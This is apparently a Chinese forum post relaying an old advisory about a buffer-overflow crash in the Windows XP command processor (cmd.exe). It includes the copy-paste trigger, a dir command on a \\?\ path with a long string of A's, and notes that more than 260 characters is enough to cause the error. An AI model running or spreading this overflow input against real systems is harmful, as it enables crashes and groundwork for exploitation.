真正的dir溢出
刚在CN.Tink那里看到的,哈哈,挺好玩的!
我试了下,截图如下:
Windows Command Processor CMD.EXE Buffer Overflow
Execute the following line in cmd.exe (copy-paste)..
tested on winxp sp2 (fully patched) on 2006/10/06/17.56
(it is a single command, has been split into multiple lines for readability sake).
%COMSPEC% /K "dir \\?\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
直接输入dir \\?\AAA(超过260个A)也会引发错误
来自国外一个站,原文:http://www.infogreg.com/security/misc/windows-command-processor-cmd.exe-buffer-overflow.html
是哪个呀?微软上面找不到呀... :cry: